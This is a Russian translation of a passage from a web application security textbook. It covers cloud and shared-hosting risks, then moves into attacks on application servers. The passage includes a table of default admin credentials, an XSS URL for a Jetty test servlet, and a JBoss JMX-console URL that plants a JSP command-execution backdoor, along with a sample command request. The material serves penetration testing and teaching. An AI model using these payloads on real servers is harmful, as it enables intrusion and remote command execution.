Часто упоминаемая проблема безопасности при переходе на облачные службы - потеря контроля. В отличие от традиционных серверных или настольных программ, потребитель не может заранее оценить безопасность конкретной облачной службы. При этом он обязан передать всю ответственность за службу и данные третьей стороне. Компании отдают больше контроля среде, риски которой не были полностью квалифицированы или количественно оценены. Опубликованные уязвимости веб-приложений, поддерживающих облачные службы, также не получили широкого распространения, поскольку веб-платформа не подвергается такому же исследованию, как традиционные загружаемые клиент-серверные продукты.

Эта озабоченность потерей контроля похожа на уже существующие опасения компаний при выборе поставщика хостинга или потребителей при выборе поставщика веб-почты. Но сама по себе эта проблема не отражает повышения ставок, которое несут облачные вычисления. Если компрометация одного обычного веб-приложения может затронуть тысячи отдельных пользователей, компрометация облачной службы может затронуть тысячи подписчиков облака, каждый из которых имеет собственную клиентскую базу. Если дефект управления доступом может предоставить несанкционированный доступ к конфиденциальному документу в приложении управления рабочими процессами, то в облачном приложении самообслуживания он может предоставить несанкционированный доступ к серверу или кластеру серверов. Та же уязвимость во внутреннем административном портале может дать доступ к инфраструктуре целой компании.

Безопасность облака с точки зрения веб-приложений

Поскольку определение облака расплывчато и каждый поставщик реализует его по-своему, не существует предписывающего перечня уязвимостей, применимого ко всем облачным архитектурам. Однако можно выделить несколько ключевых областей уязвимостей, характерных для архитектур облачных вычислений.

> **Примечание.** Часто упоминаемое средство защиты облака - шифрование хранимых или передаваемых данных. Однако в этом контексте шифрование может обеспечивать минимальную защиту. Как описано выше в разделе «Многоуровневые архитектуры», если атакующий обходит проверки аутентификации или авторизации приложения и отправляет внешне законный запрос данных, все функции расшифрования автоматически вызываются компонентами нижних уровней стека.

Клонированные системы

Многие приложения используют свойства операционной системы как источники энтропии при создании случайных чисел. Распространённые источники связаны с характеристиками самой системы, например временем её непрерывной работы, или сведениями об аппаратном обеспечении. Если системы клонированы, атакующие, располагающие одним из клонов, могут определить начальные значения генерации случайных чисел, что, в свою очередь, позволит точнее предсказывать состояние генераторов случайных чисел.

Перенос инструментов управления в облако

В основе корпоративной службы облачных вычислений лежит интерфейс, через который выделяются и отслеживаются серверы. Это среда самообслуживания клиента, часто представляющая собой веб-версию инструмента, изначально использовавшегося для внутреннего управления серверами. Бывшие автономные инструменты, перенесённые в веб, часто не имеют надёжных механизмов управления сеансами и доступом, особенно если ранее ролевое разделение отсутствовало. Некоторые решения, которые наблюдали авторы, использовали маркеры или GUID для доступа к серверу. Другие просто открывали интерфейс сериализации, через который можно было вызвать любой метод управления.

Приоритет функций

Как и в большинстве новых областей, поставщики облачных служб для привлечения новых клиентов в первую очередь продвигают функциональные возможности. С точки зрения предприятия облачными средами почти всегда управляют через веб-приложение самообслуживания. Пользователям предоставляется широкий набор удобных способов доступа к своим данным. Механизм отказа от функций обычно не предлагается.

Доступ по маркерам

Многие облачные ресурсы рассчитаны на регулярный вызов. Это создаёт необходимость хранить на клиенте постоянный маркер аутентификации, отделённый от пароля пользователя и используемый для идентификации устройства, а не пользователя. Если атакующий получит доступ к маркеру, он сможет обращаться к облачным ресурсам пользователя.

Веб-хранилище

Веб-хранилище - одна из главных привлекательных для конечного пользователя возможностей облачных вычислений. Для эффективности веб-хранилище должно поддерживать стандартный браузер или расширение браузера, набор технологий и расширений HTTP, например WebDAV, а также часто кэшированные учётные данные или учётные данные на основе маркеров, как только что обсуждалось.

Другая проблема состоит в том, что веб-сервер домена часто виден из Интернета. Если пользователь может загрузить HTML и побудить других пользователей открыть загруженный им файл, он может скомпрометировать этих пользователей той же службы. Аналогично атакующий может воспользоваться политикой общего источника Java и загрузить JAR-файл, получая полное двустороннее взаимодействие всякий раз, когда этот JAR-файл вызывается в другом месте Интернета.

Защита общих сред

Общие среды создают новые виды угроз безопасности приложения: со стороны злонамеренного клиента того же средства и со стороны ничего не подозревающего клиента, вносящего уязвимости в среду. Чтобы устранить эту двойную опасность, общие среды нужно тщательно проектировать с точки зрения доступа клиентов, изоляции и доверия. В них также необходимо реализовать средства управления, которые напрямую неприменимы к приложению с единственным владельцем.

Защитите доступ клиентов

Какой бы механизм ни предоставлялся клиентам для сопровождения подконтрольного им содержимого, он должен защищать от несанкционированного доступа третьих сторон и злонамеренных клиентов:

• механизм удалённого доступа должен реализовывать надёжную аутентификацию, использовать криптографические технологии, неуязвимые для перехвата, и быть полностью защищён;

• отдельным клиентам следует предоставлять доступ по принципу минимальных привилегий. Например, если клиент загружает сценарии на виртуально размещённый сервер, у него должны быть разрешения на чтение и запись только в собственном корневом каталоге документов. Если используется общая база данных, доступ к ней следует осуществлять под низкопривилегированной учётной записью, которая не может обращаться к данным или другим компонентам, принадлежащим иным клиентам;

• если для предоставления доступа клиентам используется специализированное приложение, к нему должны предъявляться строгие требования безопасности, и оно должно проходить тщательное тестирование в соответствии со своей критически важной ролью в защите общей среды.

Изолируйте функции клиентов

Нельзя доверять клиентам общей среды создавать только безобидные функции без уязвимостей. Поэтому надёжное решение должно использовать архитектурные средства управления, описанные в первой половине этой главы, чтобы защищать общую среду и её клиентов от атак через вредоносное содержимое. Для локализации последствий любой преднамеренной или непреднамеренной компрометации и предотвращения её воздействия на других клиентов необходимо следующим образом изолировать возможности кода каждого клиента:

• приложение каждого клиента должно использовать отдельную учётную запись операционной системы для доступа к файловой системе, имеющую права чтения и записи только для путей этого приложения;

• возможность доступа к мощным системным функциям и командам следует ограничить на уровне операционной системы по принципу минимальных привилегий;

• такую же защиту следует реализовать во всех общих базах данных. Для каждого клиента нужно использовать отдельный экземпляр базы данных, а клиентам назначать низкопривилегированные учётные записи с доступом только к собственным данным.

> **Примечание.** Многие среды общего хостинга на основе модели LAMP полагаются на безопасный режим PHP, чтобы ограничить возможные последствия вредоносного или уязвимого сценария. Этот режим запрещает сценариям PHP доступ к некоторым мощным функциям PHP и ограничивает работу других функций (см. главу 19). Однако эти ограничения не полностью эффективны и допускали обход. Хотя безопасный режим может быть полезным уровнем защиты, с архитектурной точки зрения он находится не там, где следует управлять последствиями вредоносного или уязвимого приложения, поскольку операционная система вынуждена доверять уровню приложения управлять собственными действиями. По этой и другим причинам безопасный режим удалён из PHP версии 6.

> **Совет.** Если вы можете выполнять на сервере произвольные команды PHP, используйте команду `phpinfo()` для получения сведений о конфигурации среды PHP. Изучив их, можно установить, включён ли безопасный режим и как другие параметры конфигурации влияют на действия, которые вы можете без труда выполнять. Дополнительные сведения см. в главе 19.

Изолируйте компоненты общего приложения

В среде ASP, где одно приложение состоит из различных общих и настраиваемых компонентов, между компонентами, контролируемыми разными сторонами, следует обеспечивать границы доверия. Когда общий компонент, например хранимая процедура базы данных, получает данные от настраиваемого компонента отдельного клиента, к этим данным следует относиться с тем же недоверием, как если бы они поступили непосредственно от конечного пользователя. Каждый компонент должен проходить тщательное тестирование безопасности со стороны соседних компонентов за пределами его границ доверия, чтобы выявлять все дефекты, позволяющие уязвимому или вредоносному компоненту скомпрометировать более широкое приложение. Особое внимание следует уделять общим функциям журналирования и администрирования.

Резюме

Средства безопасности, реализованные в архитектурах веб-приложений, дают владельцам приложений ряд возможностей улучшить общую безопасность развёртывания. Как следствие, дефекты и упущения в архитектуре приложения часто позволяют резко развить атаку, переходя от одного компонента к другому и в итоге компрометируя всё приложение.

Среды общего хостинга и среды на основе ASP создают новый набор сложных проблем безопасности, связанных с границами доверия, которых нет в приложении с единственным владельцем. При атаке приложения в общем контексте одним из главных направлений работы должна быть сама общая среда. Следует попытаться установить, можно ли скомпрометировать эту среду из отдельного приложения или использовать одно уязвимое приложение для атаки других.

Вопросы

Ответы можно найти на mdsec.net.

1. Вы атакуете приложение, использующее два разных сервера: сервер приложений и сервер базы данных. Вы обнаружили уязвимость, позволяющую выполнять произвольные команды операционной системы на сервере приложений. Можно ли эксплуатировать эту уязвимость для получения конфиденциальных данных приложения из базы данных?

2. В другом случае вы обнаружили ошибку SQL-инъекции, которую можно эксплуатировать для выполнения произвольных команд операционной системы на сервере базы данных.

Можно ли использовать эту уязвимость для компрометации сервера приложений? Например, можно ли изменить сценарии приложения, хранящиеся на сервере приложений, и содержимое, возвращаемое пользователям?

3. Вы атакуете веб-приложение, размещённое в общей среде. Заключив договор с интернет-провайдером, вы можете получить веб-пространство на том же сервере, где находится цель, и вам разрешено загружать сценарии PHP.

Можно ли использовать эту ситуацию для компрометации целевого приложения?

4. Компоненты архитектуры Linux, Apache, MySQL и PHP часто устанавливаются на одном физическом сервере. Почему это может ослабить безопасность архитектуры приложения?

5. Как искать свидетельства того, что атакуемое приложение является частью более крупного приложения под управлением поставщика служб приложений?

Глава 18. Атака сервера приложений

Как и любое приложение, веб-приложение зависит от других поддерживающих его уровней технологического стека, включая сервер приложений или веб-сервер, операционную систему и сетевую инфраструктуру. Атакующий может воздействовать на любой из этих компонентов. Компрометация технологии, от которой зависит приложение, очень часто позволяет полностью скомпрометировать и само приложение.

Большинство атак этой категории выходит за рамки книги об атаке веб-приложений. Исключение составляют атаки на уровни приложения и веб-сервера, а также на соответствующие средства защиты уровня приложения. Встроенные средства защиты широко используются для обеспечения безопасности веб-приложений и выявления атак. Обход этих средств - ключевой этап компрометации приложения.

До сих пор мы не проводили различия между веб-сервером и сервером приложений, поскольку атаки были нацелены на функции приложения независимо от способа их предоставления. В действительности значительной частью уровня представления, взаимодействием с внутренними компонентами и основным фреймворком безопасности может управлять контейнер приложения. Это способно расширить возможности атаки. Очевидно, что любые уязвимости технологий, предоставляющих этот фреймворк, будут интересны атакующему, если их можно использовать для непосредственной компрометации приложения.

В этой главе основное внимание уделяется способам использования дефектов уровня сервера приложений со стороны Интернета для атаки работающего на нём веб-приложения. Уязвимости, которые можно эксплуатировать для атаки серверов приложений, делятся на две широкие категории: недостатки конфигурации сервера и ошибки безопасности в программном обеспечении сервера приложений. Перечень дефектов не может быть исчерпывающим, поскольку программное обеспечение такого типа со временем меняется. Однако описанные здесь ошибки иллюстрируют типичные ловушки, ожидающие любое приложение, которое реализует собственные машинные расширения, модули или API либо выходит за пределы контейнера приложения.

В этой главе также рассматриваются межсетевые экраны веб-приложений, описываются их сильные и слабые стороны и подробно разбираются способы, которыми их часто можно обойти для проведения атак.

Уязвимая конфигурация сервера

Даже простейший веб-сервер имеет множество параметров конфигурации, управляющих его поведением. Исторически многие серверы поставлялись с небезопасными стандартными параметрами, которые создают возможности для атаки, если их явно не усилить.

Стандартные учётные данные

Многие веб-серверы содержат административные интерфейсы, которые могут быть общедоступны. Они могут находиться в определённом месте корневого веб-каталога или работать на другом порту, например 8080 или 8443. Административные интерфейсы часто имеют широко известные стандартные учётные данные, которые не требуется менять при установке.

В таблице 18-1 приведены примеры стандартных учётных данных некоторых часто встречающихся административных интерфейсов.

Таблица 18-1. Стандартные учётные данные некоторых распространённых административных интерфейсов

Интерфейс	Имя пользователя	Пароль
Apache Tomcat	`admin`	отсутствует
Apache Tomcat	`tomcat`	`tomcat`
Apache Tomcat	`root`	`root`
Sun JavaServer	`admin`	`admin`
Netscape Enterprise Server	`admin`	`admin`
Netscape Enterprise Server	`administrator`	`administrator`
Netscape Enterprise Server	`anonymous`	отсутствует
Compaq Insight Manager	`user`	`user`
Compaq Insight Manager	`operator`	`operator`
Compaq Insight Manager	`user`	`public`
Zeus	`admin`	отсутствует

Помимо административных интерфейсов веб-серверов, множество устройств, например коммутаторы, принтеры и беспроводные точки доступа, используют веб-интерфейсы со стандартными учётными данными, которые могли не быть изменены. Следующие ресурсы содержат списки стандартных учётных данных для большого числа различных технологий:

• cirt.net;

• phenoelit-us.org.

Этапы атаки

1. Изучите результаты составления карты приложения и выявите используемые веб-сервер и другие технологии, которые могут содержать доступные административные интерфейсы.

2. Выполните сканирование портов веб-сервера, чтобы выявить все административные интерфейсы, работающие на порту, отличном от порта основного целевого приложения.

3. Для каждого выявленного интерфейса обратитесь к документации производителя и спискам распространённых паролей, чтобы получить стандартные учётные данные. Используйте встроенную базу данных Metasploit для сканирования сервера.

4. Если стандартные учётные данные не работают, попытайтесь подобрать действительные учётные данные с помощью методов из главы 6.

5. Получив доступ к административному интерфейсу, изучите доступные функции и определите, можно ли использовать их для дальнейшей компрометации узла и атаки основного приложения.

Стандартное содержимое

Большинство серверов приложений поставляется с набором стандартного содержимого и функций, которые можно использовать для атаки самого сервера или основного целевого приложения. Ниже приведены примеры стандартного содержимого, которое может представлять интерес:

• функции отладки и тестирования, предназначенные для администраторов;

• примеры функций, демонстрирующие выполнение некоторых распространённых задач;

• мощные функции, не предназначенные для публичного использования, но по неосторожности оставленные доступными;

• руководства сервера, которые могут содержать полезную информацию, относящуюся непосредственно к данной установке.

Функции отладки

Функции, предназначенные для диагностики администраторами, часто чрезвычайно ценны для атакующего. Они могут содержать полезные сведения о конфигурации и состоянии во время выполнения сервера и работающих на нём приложений.

На рисунке 18-1 показана стандартная страница `phpinfo.php`, существующая во многих установках Apache. Эта страница просто выполняет функцию PHP `phpinfo()` и возвращает вывод. Она содержит множество сведений о среде PHP, параметрах конфигурации, модулях веб-сервера и путях к файлам.




Рисунок 18-1. Стандартная страница phpinfo.php

Примеры функций

По умолчанию многие серверы содержат различные примеры сценариев и страниц, предназначенные для демонстрации использования определённых функций и API сервера приложений. Обычно предполагается, что они безобидны и не создают возможностей для атакующего. Однако на практике это не так по двум причинам:

• многие примеры сценариев содержат уязвимости безопасности, которые можно эксплуатировать для выполнения действий, не предусмотренных авторами сценариев;

• многие примеры сценариев фактически реализуют функции, непосредственно полезные атакующему.

Пример первой проблемы - сервлет Dump из Jetty версии 7.0.0. К этому сервлету можно обратиться по URL вроде `/test/jsp/dump.jsp`. При обращении он выводит различные сведения об установке Jetty и текущем запросе, включая строку запроса. Это позволяет выполнить простую атаку с межсайтовым скриптингом, если атакующий всего лишь включит в URL теги сценария, например `/test/jsp/dump.jsp?%3Cscript%3Ealert(%22xss%22)%3C/script%3E`.

Пример второй проблемы - сценарий Sessions Example, поставляемый с Apache Tomcat. Как показано на рисунке 18-2, с его помощью можно получать и задавать произвольные переменные сеанса. Если работающее на сервере приложение хранит конфиденциальные данные в сеансе пользователя, атакующий может их просмотреть и, возможно, вмешаться в обработку приложения, изменив их значение.




Рисунок 18-2. Стандартный сценарий Sessions Example, поставляемый с Apache Tomcat

Мощные функции

Некоторое программное обеспечение веб-серверов содержит мощные функции, не предназначенные для публичного использования, но доступные конечным пользователям тем или иным способом. Во многих случаях серверы приложений фактически позволяют развёртывать веб-архивы (файлы WAR) через тот же HTTP-порт, который использует само приложение, при наличии правильных административных учётных данных. Такой процесс развёртывания на сервере приложений - первоочередная цель для взломщиков. Распространённые фреймворки эксплуатации могут автоматизировать поиск стандартных учётных данных, загрузку веб-архива с бэкдором и его выполнение для получения командной оболочки в удалённой системе, как показано на рисунке 18-3.




Рисунок 18-3. Использование Metasploit для компрометации уязвимого сервера Tomcat

JMX

Консоль JMX, стандартно устанавливаемая вместе с JBoss, - классический пример мощного стандартного содержимого. Консоль JMX описывается как «непосредственное представление микроядра сервера приложений JBoss». Фактически она позволяет напрямую обращаться к любым управляемым бинам сервера приложений JBoss. Из-за огромного объёма доступных функций было опубликовано множество уязвимостей безопасности. Одна из самых простых для эксплуатации - возможность использовать метод `store` в `DeploymentFileRepository`, чтобы создать файл WAR с бэкдором, как показано на рисунке 18-4.




Рисунок 18-4. Консоль JMX содержит функцию, позволяющую развёртывать произвольные файлы WAR

Например, следующий URL загружает страницу `cmdshell.jsp`, содержащую бэкдор:

```
http://wahh-app.com:8080/jmx-console/HtmlAdaptor?action=invokeOpByName&name=
jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=
store&argType=java.lang.String&arg0=cmdshell.war&argType=
java.lang.String&arg1=cmdshell&argType=java.lang.String&arg2=
.jsp&argType=java.lang.String&arg3=%3C%25Runtime.getRuntime%28%29.exec
%28request.getParameter%28%22c%22%29%29%3B%25%3E%0A&argType=
boolean&arg4=True
```

Как показано на рисунке 18-5, это успешно создаёт серверный бэкдор, выполняющий следующий код:

```
<%Runtime.getRuntime().exec(request.getParameter("c"));%>
```




Рисунок 18-5. Успешная атака через консоль JMX с развёртыванием файла WAR с бэкдором на сервере JBoss

Встроенный Deployment Scanner затем автоматически развёртывает троянский файл WAR на сервере приложений JBoss. После развёртывания к нему можно обращаться в только что созданном приложении `cmdshell`, которое в данном случае содержит лишь `cmdshell.jsp`:

```
http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd%20/c%20ipconfig%3Ec:\foo
```

